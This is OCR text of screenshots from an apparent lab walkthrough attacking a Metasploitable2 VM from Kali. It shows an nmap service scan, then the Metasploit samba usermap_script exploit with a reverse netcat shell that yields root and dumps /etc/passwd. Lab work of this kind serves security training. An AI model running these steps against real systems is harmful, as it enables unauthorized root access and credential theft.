



Attack Flow Visualization





Screenshots





kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
ParrotOS
Metasploitable2-Linux
kali-linux-2024.2-vmware-a...
root@kali: /home/kali
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 33.51 seconds
(root㉿kali)-[/home/kali]
nmap -sC -sV 10.10.1.6
Starting Nmap 7.95 (https://nmap.org) at 2025-08-12 02:18 EDT
Nmap scan report for 10.10.1.6
Host is up (0.012s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 10.10.1.5
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
|_ssl-date: 2025-08-12T06:19:02+00:00; +9s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
27°C
ENG
11:49



File Edit View VM Tabs Help
Home
ParrotOS
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
root@kali: /home/kali
File Actions Edit View Help
-[metasploit v6.4.69-dev]
+ -- --=[2529 exploits - 1302 auxiliary - 431 post]
+ -- --=[1669 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 10.10.1.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
ParrotOS
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
6:08
root@kali: /home/kali
File Actions Edit View Help
LHOST 10.10.1.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RPORT 10.10.1.6
[-] The following options failed to validate: Value '10.10.1.6' is not valid for option 'RPORT'.
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > set RHOST 10.10.1.6
RHOST => 10.10.1.6
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.1.5:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS 10.10.1.6 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 10.10.1.5 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
ParrotOS
kali-linux-2024.2-vmware-a...
Metasploitable2-Linux
6:09
root@kali: /home/kali
File Actions Edit View Help
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.1.5:4444
[*] Command shell session 1 opened (10.10.1.5:4444 → 10.10.1.6:44982) at 2025-08-12 06:03:49 -0400
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
cuid=0(root) gid=0(root)
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
